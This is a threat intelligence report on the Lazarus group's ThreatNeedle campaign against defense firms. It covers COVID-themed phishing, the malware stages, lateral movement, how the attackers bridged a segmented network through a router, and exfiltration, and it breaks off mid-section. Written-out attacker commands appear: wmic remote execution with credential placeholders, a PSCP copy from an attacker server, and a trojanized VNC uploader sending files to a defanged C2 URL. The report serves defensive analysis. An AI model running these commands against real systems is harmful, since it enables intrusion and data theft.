

Lazarus targets defense industry with ThreatNeedle

Vyacheslav Kopeytsev
Seongsu Park

Contents

Initial infection.....	3
Malware implants	7
ThreatNeedle installer.....	8
ThreatNeedle loader	9
ThreatNeedle backdoor	9
Post-exploitation phase.....	10
Credential gathering	11
Lateral movement.....	11
Overcoming network segmentation.....	11
Exfiltration	15
Attribution.....	17
Connection with DeathNote cluster	18
Connection with Operation AppleJeus	18
Connection with Bookcode cluster	18
Conclusions	19
Appendix I – Indicators of Compromise	20
Appendix II – MITRE ATT&CK Mapping	23

We named Lazarus the most active group of 2020. We've observed numerous activities by this notorious APT group targeting various industries. The group has changed target depending on the primary objective. Google TAG [has recently published a post](#) about a campaign by Lazarus targeting security researchers. After taking a closer look, we identified the malware used in those attacks as belonging to a family that we call ThreatNeedle. We have seen Lazarus attack various industries using this malware cluster before. In mid-2020, we realized that Lazarus was launching attacks on the defense industry using the ThreatNeedle cluster, an advanced malware cluster of Manuscript (a.k.a. NukeSped). While investigating this activity, we were able to observe the complete life cycle of an attack, uncovering more technical details and links to the group's other campaigns.

The group made use of COVID-19 themes in its spear-phishing emails, embellishing them with personal information gathered using publicly available sources. After gaining an initial foothold, the attackers gathered credentials and moved laterally, seeking crucial assets in the victim environment. We observed how they overcame network segmentation by gaining access to an internal router machine and configuring it as a proxy server, allowing them to exfiltrate stolen data from the intranet network to their remote server. So far organizations in more than a dozen countries have been affected.


During this investigation we had a chance to look into the command-and-control infrastructure. The attackers configured multiple C2 servers for various stages, reusing several scripts we've seen in previous attacks by the group. Moreover, based on the insights so far, it was possible to figure out the relationship with other Lazarus group campaigns.

The full article is available on [Kaspersky Threat Intelligence](#).
For more information please contact: ics-cert@kaspersky.com.

Initial infection

In this attack, spear phishing was used as the initial infection vector. Before launching the attack, the group studied publicly available information about the targeted organization and identified email addresses belonging to various departments of the company.

Email addresses in those departments received phishing emails that either had a malicious Word document attached or a link to one hosted on a remote server. The phishing emails claimed to have urgent updates on today's hottest topic – COVID-19 infections. The phishing emails were carefully crafted and written on behalf of a medical center that is part of the organization under attack.




Phishing email with links to malicious documents

The attackers registered accounts with a public email service, making sure the sender's email addresses looked similar to the medical center's real email address. The signature shown in the phishing emails included the actual personal data of the deputy head doctor of the attacked organization's medical center. The attackers were able to find this information on the medical center's public website.

A macro in the Microsoft Word document contained the malicious code designed to download and execute additional malicious software on the infected system.

The document contains information on the population health assessment program and is not directly related to the subject of the phishing email (COVID-19), suggesting the attackers may not completely understand the meaning of the contents they used.




Contents of malicious document

The content of the lure document was copied from an online post by a health clinic.

Our investigation showed that the initial spear-phishing attempt was unsuccessful due to macros being disabled in the Microsoft Office installation of the targeted systems. In order to persuade the target to allow the malicious macro, the attacker sent another email showing how to enable macros in Microsoft Office.



Это зависит от совместимости просмотра документов.
Пожалуйста, нажмите кнопку «Включить содержимое» на желтой кнопке в верхней части страницы, чтобы правильно настроить содержимое.



FYI:



Если вы все еще не видите содержимое, я перешло документ.

--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7 [redacted]

Email with instructions on enabling macros #1

After sending the above email with explanations, the attackers realized that the target was using a different version of Microsoft Office and therefore required a different procedure for enabling macros. The attackers subsequently sent another email showing the correct procedure in a screenshot with a Russian language pack.



--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7 [redacted]

Email with instructions on enabling macros #2

The content in the spear-phishing emails sent by the attackers from May 21 to May 26, 2020, did not contain any grammatical mistakes. However, in subsequent emails the attackers made numerous errors, suggesting they may not be native Russian speakers and were using translation tools.

Мы обслуживаем слишком много людей в день.

Мы стараемся любезно служить всем, но иногда эти проблемы возникают.

Я отправлю вложение напрямую, пожалуйста, найдите мое вложение.

--

С уважением,

████████████████████
Заместитель главного врача по лечебной работе

ОАО ██████████

Tel. +7 ██████████

Email containing several grammatical mistakes

On June 3, 2020, one of the malicious attachments was opened by employees and at 9:30 am local time the attackers gained remote control of the infected system.

This group also utilized different types of spear-phishing attack. One of the compromised hosts received several spear-phishing documents on May 19, 2020. The malicious file that was delivered, named Boeing_AERO_GS.docx, fetches a template from a remote server.

However, no payload created by this malicious document could be discovered. We speculate that the infection from this malicious document failed for a reason unknown to us. A few days later, the same host opened a different malicious document. The threat actor wiped these files from disk after the initial infection meaning they could not be obtained.

Nonetheless a related malicious document with this malware was retrieved based on our telemetry. It creates a payload and shortcut file and then continues executing the payload by using the following command line parameters.

- Payload path: %APPDATA%\Microsoft\Windows\lconccaches.db
- Shortcut path: %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\OneDrives.lnk
- Command Line; please note that the string at the end is hard-coded, but different for each sample:
 - rundll32.exe [dllpath],Dispatch n2UmQ9McxUds2b29

The content of the decoy document depicts the job description of a generator/power industry engineer.

Service Engineer (Engine/ Power/Iveco/ Scania/ MTU/ Mechanic)

Sutton
Full-time, Permanent

Our client is a leading international organisation in the generator/power rental market. They are looking to recruit a depot based generator service engineer (engine mechanic). This role will be responsible for carrying out inspection and testing of all fleet returned from hire as well as maintenance and repair of the generator (power) fleet in the depot. For this role we are looking for an individual with prior experience servicing large engines (Scania, Iveco, Cummins, Jenbacher.MTU.etc).

Your key responsibilities:

Core Activities


- Servicing
- New fleet acceptance
- Be able to carry out control equipment replacement and parameter change
- Multi generator synchronising
- Minor and major repair of all fleet
- Pre dispatch inspections

Sounds like you? Here's what you'll need to demonstrate:

Decoy document

Malware implants

Upon opening a malicious document and allowing the macro, the malware is dropped and proceeds to a multistage deployment procedure. The malware used in this campaign belongs to a known malware cluster we named ThreatNeedle. We attribute this malware family to the advanced version of Manuscript (a.k.a. NukeSped), a family belonging to the Lazarus group. We previously observed the Lazarus group utilizing this cluster when attacking cryptocurrency businesses and a mobile game company. Although the malware involved and the entire infection process is known and has not changed dramatically compared to previous findings, the Lazarus group continued using ThreatNeedle malware aggressively in this campaign.



Infection procedure

The payload created by the initial spear-phishing document loads the next stage as a backdoor running in-memory – the ThreatNeedle backdoor. ThreatNeedle offers functionality to control infected victims. The actor uses it to carry out initial reconnaissance and deploy additional malware for lateral movement. When moving laterally, the actor uses ThreatNeedle installer-type malware in the process. This installer is responsible for implanting the next stage loader-type malware and registering it for auto-execution in order to achieve persistence. The ThreatNeedle loader-type malware exists in several variations and serves the primary purpose of loading the final stage of the ThreatNeedle malware in-memory.

ThreatNeedle installer

Upon launch, the malware decrypts an embedded string using RC4 (key: B6 B7 2D 8C 6B 5F 14 DF B1 38 A1 73 89 C1 D2 C4) and compares it to “7486513879852”. If the user executes this malware without a command line parameter, the malware launches a legitimate calculator carrying a dark icon of the popular Avengers franchise.

Further into the infection process, the malware chooses a service name randomly from netsvc in order to use it for the payload creation path. The malware then creates a file named `bcdbootinfo.tlp` in the system folder containing the infection time and the random service name that is chosen. We’ve discovered that the malware operator checks this file to see whether the remote host was infected and, if so, when the infection happened.

It then decrypts the embedded payload using the RC4 algorithm, saves it to an .xml extension with a randomly created five-character file name in the current directory and then copies it to the system folder with a .sys extension.

This final payload is the ThreatNeedle loader running in memory. At this point the loader uses a different RC4 key (3D 68 D0 0A B1 0E C6 AF DD EE 18 8E F4 A1 D6 20), and the dropped malware is registered as a Windows service and launched. In addition, the malware saves the configuration data as a registry key encrypted in RC4:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\GameConfig - Description

ThreatNeedle loader

This component is responsible for loading the final backdoor payload into memory. In order to do this, the malware uses several techniques to decrypt its payload:

- Loading the payload from the registry.
- Loading the payload from itself after decrypting RC4 and decompression.
- Loading the payload from itself after decrypting AES and decompression.
- Loading the payload from itself after decompression.
- Loading the payload from itself after one-byte XORing.

Most loader-style malware types check the command line parameter and only proceed with the malicious routine if an expected parameter is given. This is a common trait in ThreatNeedle loaders. The most common example we've seen is similar to the ThreatNeedle installer – the malware decrypts an embedded string using RC4, and compares it with the parameter "5x6BrUk4v4rqBFBV" upon launch. If it matches, the malware begins decrypting its embedded payload using the same RC4 key. The decrypted payload is an archive file which is subsequently decompressed in the process. Eventually, the ThreatNeedle malware spawns in memory.

The other variant of the loader is preparing the next stage payload from the victim's registry. As we can see from the installer malware description, we suspect that the registry key was created by the installer component. Retrieved data from the registry is decrypted using RC4 and then decompressed. Eventually, it gets loaded into memory and the export function is invoked.

ThreatNeedle backdoor

The final payload executed in memory is the actual ThreatNeedle backdoor. It has the following functionality to control infected victim machines:

- Manipulate files/directories
- System profiling
- Control backdoor processes
- Enter sleeping or hibernation mode
- Update backdoor configuration
- Execute received commands

Post-exploitation phase

From one of the hosts, we discovered that the actor executed a credential harvesting tool named [Responder](#) and moved laterally using Windows commands. Lazarus overcame network segmentation, exfiltrating data from a completely isolated network segment cut off from the internet by compromising a router virtual machine, as we explain below under *“Overcoming network segmentation”*.

Judging by the hosts that were infected with the ThreatNeedle backdoors post-exploitation, we speculate that the primary intention of this attack is to steal intellectual property. Lastly, the stolen data gets exfiltrated using a custom tool that will be described in the *“Exfiltration”* section. Below is a rough timeline of the compromise we investigated:

2020	May	Jun	Jul	Aug
Client #1	19 May Spearphishing received (Boeing_AERO_GS.docx) 26 May Spearphishing received (20200525_001.doc) 27 May ThreatNeedle implanted Credential stolen(Responder)	1-3 Jun Lateral movement attempted	9 Jul Implanted new ThreatNeedle	
Client #2		2 Jun Spear phishing received (20200602_001.doc) 3 Jun ThreatNeedle implanted		
Client #3	21 May Spearphishing received (20200520_002.doc) 22 May ThreatNeedle implanted			
Server #1		23 Jun ThreatNeedle implanted 24 Jun Created SSH tunnel with remote server 24-26 Jun Moved laterally	10-11 Jul Data exfiltration using PSCP and tronized VNC client 11 Jul Implanted more ThreatNeedle	
Server #2			15 Jul ThreatNeedle implanted 15 Jul Moved laterally	30 Jul New ThreatNeedle installed
Server #3			11 Jul ThreatNeedle implanted 11-20 Jul Lateral movement	
Server #4		23 Jun ThreatNeedle implanted	7 Jul Created SSH tunnel with remote server 10 Jul Data Exfiltration using PSCP and tronized VNC client	

Timeline of infected hosts

Credential gathering

During the investigation we discovered that the Responder tool was executed from one of the victim machines that had received the spear-phishing document. One day after the initial infection, the malware operator placed the tool onto this host and executed it using the following command:

- `[Responder file path] -i [IP address] -rPv`

Several days later, the attacker started to move laterally originating from this host. Therefore, we assess that the attacker succeeded in acquiring login credentials from this host and started using them for further malicious activity.

Lateral movement

After acquiring the login credentials, the actor started to move laterally from workstations to server hosts. Typical lateral movement methods were employed, using Windows commands. First, a network connection with a remote host was established using the command "net use".

- `net use \\[IP address]\IPC$ "[password]" /u:"[user name]" > $temp\~tmp5936t.tmp 2>&1"`

Next, the actor copied malware to the remote host using the Windows Management Instrumentation Command-line (WMIC).

- `wmic.exe /node:[IP address] /user:"[user name]" /password:"[password]" PROCESS CALL CREATE "cmd.exe /c $appdata\Adobe\adobe.bat"`
- `wmic.exe /node:[IP address] /user:"[user name]" /password:"[password]" PROCESS CALL CREATE "cmd /c sc queryex helpsvc > $temp\tmp001.dat"`

Overcoming network segmentation

In the course of this research, we identified another highly interesting technique used by the attackers for lateral movement and exfiltration of stolen data. The enterprise network under attack was divided into two segments: corporate (a network on which computers had internet access) and restricted (a network on which computers hosted sensitive data and had no internet access). According to corporate policies, no transfer of information was allowed between these two segments. In other words, the two segments were meant to be completely separated.


Initially, the attackers were able to get access to systems with internet access and spent a long time distributing malware between machines in the network's

corporate segment. Among the compromised machines were those used by the administrators of the enterprise's IT infrastructure.

It is worth noting that the administrators could connect both to the corporate and the restricted network segments to maintain systems and provide users with technical support in both zones. As a result, by gaining control of administrator workstations the attackers were able to access the restricted network segment.


However, since directly routing traffic between the segments was not possible, the attackers couldn't use their standard malware set to exfiltrate data from the restricted segment to the C2.

The situation changed on July 2 when the attackers managed to obtain the credentials for the router used by the administrators to connect to systems in both segments. The router was a virtual machine running CentOS to route traffic between several network interfaces based on predefined rules.



Connection layout between victim's network segments

According to the evidence collected, the attackers scanned the router's ports and detected a [Webmin](#) interface. Next, the attackers logged in to the web interface using a privileged root account. It's unknown how the attackers were able to obtain the credentials for that account, but it's possible the credentials were saved in one of the infected system's browser password managers.



Действие	Модуль	Пользователь	Адрес клиента	Дата	Время
Вход в Webmin	Никакой	root	172.16....	2020.09.29	16:33:42
Вход в Webmin	Никакой	root	172.16....	2020.09.29	14:47:11
Вход в Webmin	Никакой	root	172.16....	2020.09.28	13:36:44
Вход в Webmin	Никакой	root	172.16....	2020.07.02	10:41:25
Вход в Webmin	Никакой	root	172.16....	2020.02.25	15:28:22

Log listing Webmin web interface logins

By gaining access to the configuration panel the attackers configured the Apache web server and started using the router as a proxy server between the organization's corporate and restricted segments.



Датчик	Узел
<input type="checkbox"/> Apache Webserver	Локальный
<input type="checkbox"/> BIND DNS Server	Локальный
<input type="checkbox"/> DHCP Server	Локальный
<input type="checkbox"/> Internet and RPC Server	Локальный
<input type="checkbox"/> MySQL Database Server	Локальный
<input type="checkbox"/> NFS Server	Локальный


List of services used on the router

Several days after that, on July 10, 2020, the attackers connected to the router via SSH and set up the PuTTY [PSCP](#) (the PuTTY Secure Copy client) utility on one of the infected machines. This utility was used to upload malware to the router VM. This enabled the attackers to place malware onto systems in the restricted segment of the enterprise network, using the router to host the samples. In addition, malware running in the network's restricted segment was able to exfiltrate the collected data to the command-and-control server via the Apache server set up on the same router.

Webmin log

Exfiltration

We observed that the malware operator attempted to create SSH tunnels to a remote server located in South Korea from several compromised server hosts. They used a custom tunneling tool to achieve this. The tool receives four parameters: client IP address, client port, server IP address and server port. The tool offers basic functionality, forwarding client traffic to the server. In order to create a covert channel, the malware encrypts forwarded traffic using trivial binary encryption.

A screenshot of assembly code from a debugger. The code is for a routine labeled 'loc_40108C'. It consists of several instructions: 'mov dl, [eax]', 'xor dl, 64h ; #CRYPTO', 'sub dl, 64h ; 'd'', 'mov [eax], dl', 'inc eax', 'dec ecx', and 'jnz short loc_40108C'. The instructions are listed with their corresponding hex addresses: 8A 10, 80 F2 64, 80 EA 64, 88 10, 40, 49, and 75 F2. The code is displayed in a window with a light blue background and a green border. A blue arrow points to the start of the routine, and a red arrow points to the end of the routine.


```
loc_40108C:
8A 10      mov     dl, [eax]
80 F2 64   xor     dl, 64h ; #CRYPTO
80 EA 64   sub     dl, 64h ; 'd'
88 10      mov     [eax], dl
40         inc     eax
49         dec     ecx
75 F2      jnz    short loc_40108C
```

Encryption routine

Using the covert channel, the adversary copied data from the remote server over to the host using the PuTTY PSCP tool:

- `%APPDATA%\PBL\unpack.tmp -pw [password] root@[IP address]:/tmp/cab0215 %APPDATA%\PBL\cab0215.tmp`

After copying data from the server, the actor utilized the custom tool to exfiltrate stolen data to the remote server. This malware looks like a legitimate VNC client and runs like one if it's executed without any command line parameters.



Execution of malware without parameters

However, if this application is executed with specific command line parameters, it runs an alternate, malicious function. According to our telemetry, the actor executed this application with six parameters:

- `%APPDATA%\Comms\Comms.dat S0RMM-50QQE-F65DN-DCPYN-5QEQA
hxxps://www.gonnelli[.]it/uploads/catalogo/thumbs/thumb[.]asp
%APPDATA%\Comms\cab59.tmp FL0509 15000`

Also, if the number of command line parameters is greater than six, the malware jumps into a malicious routine. The malware also checks the length of the second argument – if it's less than 29 characters, it terminates the execution. When the parameter checking procedure has passed successfully, the malware starts to decrypt its next payload.

The embedded payload gets decrypted via XOR, where each byte from the end of the payload gets applied to the preceding byte. Next, the XORed blob receives the second command line argument that's provided (in this case S0RMM-50QQE-F65DN-DCPYN-5QEQA). The malware can accept more command line arguments, and depending on its number it runs differently. For example, it can also receive proxy server addresses with the "-p" option.

When the decrypted in-memory payload is executed, it compares the header of the configuration data passed with the string "0x8406" in order to confirm its validity. The payload opens a given file (in this example %APPDATA%\Comms\cab59.tmp) and starts exfiltrating it to the remote server.

When the malware uploads data to the C2 server, it uses HTTP POST requests with two parameters named 'fr' and 'fp':


- The 'fr' parameter contains the file name from the command line argument to upload.
- The 'fp' parameter contains the base64 encoded size, CRC32 value of content and file contents.

10 00 00 00	58 37 c9 68	00 00 00 00	11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11
Content size	CRC32 of content	7th command line argument	Content to send

Contents of fp parameter

Attribution

We have been tracking ThreatNeedle malware for more than two years and are highly confident that this malware cluster is attributed only to the Lazarus group. During this investigation, we were able to find connections to several clusters of the Lazarus group.



Connections between Lazarus campaigns

Connection with DeathNote cluster

During this investigation we identified several connections with the DeathNote (a.k.a. [Operation Dream Job](#)) cluster of the Lazarus group. First of all, among the hosts infected by the ThreatNeedle malware, we discovered one that was also infected with the DeathNote malware, and both threats used the same C2 server URLs.

In addition, while analyzing the C2 server used in this attack, we found a custom web shell script that was also discovered on the DeathNote C2 server. We also identified that the server script corresponding to the *Trojanized VNC Uploader* was found on the DeathNote C2 server.

Although DeathNote and this incident show different TTPs, both campaigns share command and control infrastructure and some victimology.

Connection with Operation AppleJeus

We also found a connection with [Operation AppleJeus](#). As we described, the actor used a homemade tunneling tool in the ThreatNeedle campaign that has a custom encryption routine to create a covert channel. This very same tool was utilized in operation AppleJeus as well.

```

loc_1361CB0:
8A 10      mov     dl, [eax]
80 F2 64   xor     dl, 64h ; #CRYPTO
80 EA 64   sub     dl, 64h ; 'd'
